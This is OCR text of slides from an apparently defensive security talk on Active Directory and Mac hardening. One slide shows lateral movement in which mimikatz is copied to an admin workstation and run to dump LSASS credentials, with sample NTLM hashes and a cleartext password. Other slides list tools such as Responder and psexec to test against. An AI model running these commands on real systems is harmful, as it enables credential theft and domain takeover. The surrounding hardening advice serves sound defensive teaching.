
FREE DEFENSE

```
10.0.42.187 (jimmyvo) -> 10.0.42.127 (gross)

gross - IT Administrator with DA
Machine name - gross-Admin
IP: 10.0.42.127

Using local administrator credentials harvested from patient zero, attacker moves laterally to domain admin's workstation

cmd.exe net use \\gross-Admin\IPC$
copy mimikatz.exe \\gross-Admin\IPC$\mimikatz.exe
at.exe \\gross-ADMIN\C$\mimikatz.exe somecommand

mimikatz # inject:/process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                    Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id         : 0;269456
Package d'authentification  : NTLM
Utilisateur principal       : gross
Domaine d'authentification  : ACME
        msv1_0 :        lm{ 5EDC5C908E336ABC667AF7177AF0E052 }, ntlm{ 0882CA1FB3A07CA5B14DE48E75C5BEDD }
        wdigest :       i8myUsername!
        tspkg :         i8myUsername!
```


Allow access for:
All users
Only these users:


Automatically allow signed software to receive incoming connections
Allows software signed by a valid certificate authority to provide services accessed from the network.
Enable stealth mode
Don't respond to or acknowledge attempts to access this computer from the network by test applications using ICMP, such as Ping.

Pf?


On
Service
Screen Sharing
File Sharing
Printer Sharing
Remote Login
Remote Management
Remote Apple Events
Internet Sharing
Bluetooth Sharing

- Responder
- Smbrelay
- Psexec
- Nmap Port 22 From A Regular Machine
- Map A Drive On Another Workstation

Test those..

Step 5
DOMAIN Admin Privileges

Typical Defenses

- “We Monitor Modifications To The Domain/Enterprise Admins Group”
- “We Use Multiple Domains For Separation”

Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.

- Seriously: Separate Your Service Accounts
- Patch Domain Controllers Like Chuck Norris Would
- Delegate Delegate Delegate
- Dedicated Admin Boxes
- Llmnr: No!!!!111
- Know What Effective Permissions Are


FREE DEFENSE


DELEGATE
DELEGATE
DELEGATE

- Complexity Is The Enemy
- Very Few Medium To Large Orgs Understand Their Ad Group Nesting Situation
- Free Tools!
- Great Viz.

EFFECTIVE PERMISSIONS

```
Processing

Exploring security group nesting for "CN=Montreal Sysadmins,OU=Groups,DC=acmeanvils,DC=xyz" using property "MemberOf":

00    Montreal Sysadmins
      DC=acmeanvils,DC=xyz
01    └─ Local Admin on Desktops
         DC=acmeanvils,DC=xyz
01    └─ Local Admin on Laptops
         DC=acmeanvils,DC=xyz
01    └─ Print Server Administrators
         DC=acmeanvils,DC=xyz
02       └─ Restart Spooler on Company Wide Print Servers
            DC=acmeanvils,DC=xyz
03          └─ Montreal Sysadmins
               DC=acmeanvils,DC=xyz

MemberOf nesting chain for "acmeanvils.xyz/Groups/Montreal Sysadmins" seems not optimal on some points:
 -  loop on "acmeanvils.xyz/Groups/Montreal Sysadmins"

Nesting Level:                      3
Known Group(s) Count:               5
Nesting Potential Issue(s):         1

Estimated Token Size:            1240 bytes

Unknown Group(s) Count:             0
Nesting Potential Issue(s):         0

GroupName:                  Global Group
GroupName:                  Domain Local Group
GroupName:                  Universal Group
GroupName:                  GroupType/Scope unknown due to ACL restriction
Color Filled:               Nesting issue

Ending
```




~*~

Security Groups and nesting found with Subtree search starting from CN=Test Group 1,CN=Users,DC=itsi-lab,DC=fr and using MemberOf back-link attribute over Forest
12/05/2015

~*~

Green: Global Group
Red: Domain Local Group
Cyan: Universal Group
Magenta: GroupType/Scope unknown due to ACL or Replication issue
Color Filled: Nesting issue

PRIVILEGED ACCESS WORKSTATIONS



MORE INFO

https://technet.microsoft.com/en-us/library/mt634654.aspx


SEGMENT SYSTEMS

EGRESS + WEB FILTER

CHECK PRIVILEGES

RANDOMIZE PASSWORDS

DELEGATE




HARDEN SYSTEMS

2016–2017 CHALLENGE

LESS BULLETS

MORE SHOVELS



THANK YOU

Slides, Links And Feedback:

Https: // Evil . Plumbing

Feedback Only:

Http://Bit.Ly/28Z5Lxg

Compliments:

@Gepeto42

Complaints:

@Joeynoname

Special Thanks

Adam Codega For Help Translating Things From Windows To Mac

Macadmins.Org (And #Security) Lurking For A While To Learn More About Issues People Have On Mac